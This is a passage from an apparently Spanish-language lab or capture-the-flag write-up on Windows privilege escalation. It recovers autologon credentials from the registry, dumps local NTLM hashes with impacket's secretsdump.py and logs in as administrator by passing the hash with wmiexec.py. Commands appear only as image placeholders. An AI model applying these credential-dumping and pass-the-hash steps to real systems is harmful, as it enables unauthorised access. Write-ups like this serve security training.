https://docs.microsoft.com/en-us/sysinternals/downloads/autologon#:~:text=from%20Sysinternals%20Live.-,Introduction,on%20the%20specified%20user%20automatically.





De igual manera podemos obtener el mismo resultado ejecutando el siguiente comando en powershell.
https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/





Sin embargo, al intentar hacer login con el usuario mencionado en la respuesta aparece un error de autenticación, por lo que al mirar los nombres de las carpetas de los usuarios se puede ver una leve diferencia en los nombres.



Al cambiar el usuario encontrado en el autologin por el usuario nombrado en las carpetas de usuarios, obtenemos un acceso exitoso en la máquina.




Una de las cosas que podemos hacer cuando estamos dentro de un sistema es intentar dumpear las contraseñas de los usuarios locales, una herramienta que puede ser muy útil para realizar este procedimiento es secretdump.py, la cual mediante el usuario y contraseña capturado previamente intentará obtener todos los hash NTLM de los usuarios locales.




Una vez ejecutada la herramienta, esta nos devuelve el listado de varios usuarios con su respectivo hash.

Por lo que finalmente accedemos al sistema como administrador utilizando dicho hash, en lo personal use wmiexec.py de impacket, pero se puede hacer uso de otras herramientas como crackmapexec.